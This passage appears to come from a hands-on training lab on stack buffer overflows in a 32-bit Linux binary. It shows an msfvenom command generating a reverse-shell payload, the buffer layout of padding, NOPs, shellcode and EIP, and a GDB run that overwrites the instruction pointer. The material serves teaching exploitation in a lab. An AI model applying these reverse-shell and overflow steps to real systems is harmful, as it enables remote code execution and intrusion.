**Determine the Length for Shellcode**

Now we should find out how much space we have for our shellcode to perform the action we want. It is trendy and useful for us to exploit such a vulnerability to get a reverse shell. First, we have to find out approximately how big our shellcode will be that we will insert, and for this, we will use msfvenom.

**Shellcode - Length**

Shellcode - Length

yovecio@htb[/htb]$ msfvenom -p linux/x86/shell\_reverse\_tcp LHOST=127.0.0.1 lport=31337 --platform linux --arch x86 --format c

No encoder or badchars specified, outputting raw payload

Payload size: 68 bytes

<SNIP>

We now know that our payload will be about 68 bytes. As a precaution, we should try to take a larger range if the shellcode increases due to later specifications.

Often it can be useful to insert some no operation instruction (NOPS) before our shellcode begins so that it can be executed cleanly. Let us briefly summarize what we need for this:

1. We need a total of 1040 bytes to get to the EIP.
2. Here, we can use an additional 100 bytes of NOPs
3. 150 bytes for our shellcode.

Shellcode - Length


Buffer = "\x55" \* (1040 - 100 - 150 - 4) = 786

NOPs = "\x90" \* 100

Shellcode = "\x44" \* 150

EIP = "\x66" \* 4

**Buffer**



Now we can try to find out how much space we have available to insert our shellcode.

**GDB**

GDB

(gdb) run $(python -c 'print "\x55" \* (1040 - 100 - 150 - 4) + "\x90" \* 100 + "\x44" \* 150 + "\x66" \* 4')

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" \* (1040 - 100 - 150 - 4) + "\x90" \* 100 + "\x44" \* 150 + "\x66" \* 4')

Program received signal SIGSEGV, Segmentation fault.

0x66666666 in ?? ()

**Buffer**

